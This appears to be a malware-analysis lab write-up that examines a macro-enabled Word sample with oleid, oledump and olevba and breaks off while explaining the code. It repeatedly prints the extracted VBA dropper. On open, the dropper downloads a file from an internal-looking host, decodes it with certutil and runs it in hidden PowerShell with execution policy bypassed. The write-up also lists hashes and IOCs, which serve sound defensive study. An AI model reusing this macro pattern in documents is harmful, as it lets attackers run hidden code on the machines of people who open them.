- The File Format
- Container Informtion
- Whether the file is encrypted or not
- Whether it contains Macros or not
- Whether it contains VBA scripts or not
- Whether it have any externel relationships or not



```
┌──(froggy㉿kali)-[~/Desktop]
└─$ oleid bookReport.docm
oleid 0.60.dev1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: bookReport.docm
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 2007+ Macro-|info      |
                    |Enabled Document    |          |
                    |(.docm)             |          |
--------------------+--------------------+----------+--------------------------
Container format    |OpenXML             |info      |Container type
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```


Fir our first sample, we can observe that there are embedded macros within it. Which leads us onto the next tool.

OLEDUMP

> https://blog.didierstevens.com/2021/06/21/update-oledump-py-version-0-0-61/

On running the OLEDUMP we can see that we have a bunch of information.

- The Indexs
- M/m - Streams contains Macros or not
- Stream Size
- Section/Stream Name




```
┌──(froggy㉿kali)-[~/Desktop/PMAT]
└─$ oledump bookReport.docm
A: word/vbaProject.bin
 A1:        418 'PROJECT'
 A2:         71 'PROJECTwm'
 A3: M     5050 'VBA/NewMacros'
 A4: m      938 'VBA/ThisDocument'
 A5:       2891 'VBA/_VBA_PROJECT'
 A6:       1505 'VBA/__SRP_0'
 A7:        144 'VBA/__SRP_1'
 A8:        214 'VBA/__SRP_2'
 A9:        220 'VBA/__SRP_3'
A10:        570 'VBA/dir'
```

What we can do now is, we can read the stream at index 3 as it has been marked as containing Macros.

```
oledump bookReport.docm -s 3
```


We can see that there is indeed some data in there. Now, what we can do is, we can load it up wihtout hex format.



```
00000E20: 22 4E 65 77 00 4D 61 63  72 6F 73 22 0D 00 0A 46  "New.Macros"...F
00000E30: 75 6E 63 74 69 6F 00 6E  20 67 65 6E 53 74 72 00  unctio.n genStr.
00000E40: 28 4C 65 6E 67 74 68 20  00 41 73 20 49 6E 74 65  (Length .As Inte
00000E50: 67 00 65 72 29 0D 0A 44  69 6D 40 20 63 68 61 72  g.er)..Dim@ char
00000E60: 73 01 2C 56 40 61 72 69  61 6E 74 03 2A 78 21 01  s.,V@ariant.*x!.
00000E70: 22 4C 6F 6E 67 03 1C 73  74 16 72 01 20 00 8E 69  "Long..st.r. ..i
00000E80: 01 24 0D 0A 20 10 20 49  66 20 04 52 3C 20 31 20  .$.. . If .R< 1 
00000E90: 20 54 68 65 6E 01 15 20  20 60 45 78 69 74 20 05   Then..  `Exit .
00000EA0: 7C 01 12 45 84 6E 64 00  2C 0D 0A 0D 0A 03 6A 00  |..E.nd.,.....j.
00000EB0: 3D 20 41 72 72 61 79 28  80 22 61 22 2C 20 22 62  = Array(."a", "b
00000EC0: 01 04 AA 63 01 04 64 01  04 65 01 04 66 01 04 AA  ...c..d..e..f...
00000ED0: 67 01 04 68 01 04 69 01  04 6A 00 04 52 5F 01 4E  g..h..i..j..R_.N
00000EE0: 22 6B 01 0E 6C 01 04 6D  55 01 02 6E 01 02 6F 01  "k..l..mU..n..o.
00000EF0: 02 70 01 02 71 55 01 02  72 01 02 73 01 02 74 01  .p..qU..r..s..t.
00000F00: 02 75 D5 01 02 76 01 02  77 01 02 78 00 02 03 25  .u...v..w..x...%
00000F10: AA 79 01 07 7A 01 02 30  01 02 31 01 02 AA 32 01  .y..z..0..1...2.
00000F20: 02 33 01 02 34 01 02 35  01 02 AA 36 01 02 37 01  .3..4..5...6..7.
00000F30: 02 38 01 02 39 01 02 5A  21 01 02 40 00 02 03 25  .8..9..Z!..@...%
00000F40: 23 01 07 24 55 01 02 25  01 02 5E 01 02 26 01 02  #..$U..%..^..&..
00000F50: 2A 55 01 02 41 01 02 42  01 02 43 01 02 44 55 01  *U..A..B..C..DU.
00000F60: 02 45 01 02 46 01 02 47  01 02 48 AB 00 02 03 25  .E..F..G..H....%
00000F70: 49 01 07 4A 01 02 4B 01  02 AA 4C 01 02 4D 01 02  I..J..K...L..M..
00000F80: 4E 01 02 4F 01 02 AA 50  01 02 51 01 01 52 01 01  N..O...P..Q..R..
00000F90: 53 01 01 6A 54 01 01 55  01 01 56 00 01 83 12 57  S..jT..U..V....W
00000FA0: 95 81 03 58 01 01 59 01  01 5A 22 00 7D 80 20 20  ...X..Y..Z".}.  
00000FB0: 46 6F 72 20 78 C0 8B 0D  80 6D 6F 04 71 41 56 20  For x....mo.qAV 
00000FC0: 20 52 61 80 6E 64 6F 6D  69 7A 65 83 03 A9 41 7D   Ra.ndomize...A}
00000FD0: 3D 20 41 01 26 83 89 28  80 8E 00 28 28 55 42 6F  = A.&..(...((UBo
00000FE0: 75 6E 64 82 28 42 73 29  20 2D 20 4C CA 03 00 2B  und.(Bs) - L...+
00000FF0: 20 31 29 20 2A 20 52 15  40 7D 2B 8B 06 29 02 1F   1) * R.@}+..)..
00001000: 4E 65 78 D8 74 20 78 01  18 C1 00 72 40 1C 40 95  Nex.t x....r@.@.
00001010: 5F 00 23 80 19 C1 88 41  8B 49 8F 20 02 00 53 00  _.#....A.I. ..S.
00001020: 75 62 20 57 6F 72 6B 62  00 6F 6F 6B 5F 4F 70 65  ub Workb.ook_Ope
00001030: 6E 3E 28 C2 12 03 07 41  01 41 B2 40 10 31 3A 21  n>(....A.A.@.1:!
00001040: 84 BB 20 28 31 37 90 08  78 48 80 74 74 70 3A 20  .. (17..xH.ttp: 
00001050: 53 65 80 20 03 81 02 C0  1D 43 72 65 61 74 65 00  Se. .....Create.
00001060: 4F 62 6A 65 63 74 28 22  04 4D 69 81 CF 6F 66 74  Object(".Mi..oft
00001070: 2E 58 C0 4D 4C 48 54 54  50 43 4C 07 1A 05 00 19  .X.MLHTTPCL.....
```

We can use the below command to read the decompressed version of the Macro which have been embedded within the file.

```
oledump bookReport.docm -s 3 -v
```




```
┌──(froggy㉿kali)-[~/Desktop/PMAT]
└─$ oledump bookReport.docm -s 3 -v
Attribute VB_Name = "NewMacros"
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

  If Length < 1 Then
    Exit Function
  End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
  "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
  "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
  "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
  "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
  "W", "X", "Y", "Z")
  For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
  Next x

  randStr = str

End Function
        Sub Workbook_Open()
            Dim str1: genStr (17)
            Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
            str2 = "wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28
hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2tldC"
            Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
            str3 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
            xHttp.Send
            Dim str9: genStr (10)
            With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.responseBody
            .savetofile "encd.crt", 2 '//overwrite
            End With
            str5 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            str6 = "Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgd
GhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIg
dGhvdWdodHMgYW5kIGlkZW"
            Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
```

OLEVBA

Similar to OLEDUMP, we can also use OLEVBA to dump out MACROS/VBA scripts embedded within the files but additional to OLEDUMP, OLEVBA returns more informtion especially related to the functions/methods which are malicious along with their usage.

```
olevba bookReport.docm
```



```
        str3 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
        xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
        xHttp.Send
        Dim str9: genStr (10)
        With bStrm
        .Type = 1 '//binary
        .Open
        .write xHttp.responseBody
        .savetofile "encd.crt", 2 '//overwrite
        End With
        str5 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
        str6 = "Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgd
GhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIg
dGhvdWdodHMgYW5kIGlkZW"
        Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
    End Sub


+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|Suspicious|Open                |May open a file                              |
|Suspicious|write               |May write to a file (if combined with Open)  |
|Suspicious|binary              |May read or write a binary file (if combined |
|          |                    |with Open)                                   |
|Suspicious|Adodb.Stream        |May create a text file                       |
|Suspicious|savetofile          |May create a text file                       |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|run                 |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|powershell          |May run PowerShell commands                  |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Windows             |May enumerate application windows (if        |
|          |                    |combined with Shell.Application object)      |
|Suspicious|Microsoft.XMLHTTP   |May download files from the Internet         |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |http://srv3.wonderba|URL                                          |
|          |llfinancial.local/ab|                                             |
|          |c123.crt            |                                             |
|IOC       |run.ps1             |Executable file name                         |
|IOC       |powershell.exe      |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

Analysis

So far, we have noted the following information for reporting.

File Name

File Name
bookReport.docm

Hashes

MD5
31c5dd2ec5708739d7ec82b153a13a16

SHA1
b12cc67723b80566dcaf35c95b60972319bcbf50

SHA256
43e3e798644478cb52bdc2dea7eeb0f3a779a24b74514eebb27667652c3b6f4e

Extracted MACRO

Following is the MACRO which was found embedded within the MS Document.

```
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

  If Length < 1 Then
    Exit Function
  End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
  "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
  "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
  "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
  "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
  "W", "X", "Y", "Z")
  For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
  Next x

  randStr = str

End Function
        Sub Workbook_Open()
            Dim str1: genStr (17)
            Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
            str2 =
"wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbyw
gZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2tldC"
            Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
            str3 =
"WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
            xHttp.Send
            Dim str9: genStr (10)
            With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.responseBody
            .savetofile "encd.crt", 2 '//overwrite
            End With
            str5 =
"WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            str6 =
"Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b
3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2Z
XJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW"
            Shell ("cmd /c certutil -decode encd.crt run.ps1 &
c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
        End Sub
```

Understanding the Macro

The following function is all about generating random string. The genStr function generates string based on the length passed to it.

```
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

  If Length < 1 Then
    Exit Function
  End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
  "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
  "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
  "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
  "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
  "W", "X", "Y", "Z")
  For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
  Next x

  randStr = str

End Function
```

Here the workbook gets opened and length 17 is passed to the genStr function.

```
 Sub Workbook_Open()
            Dim str1: genStr (17)
```

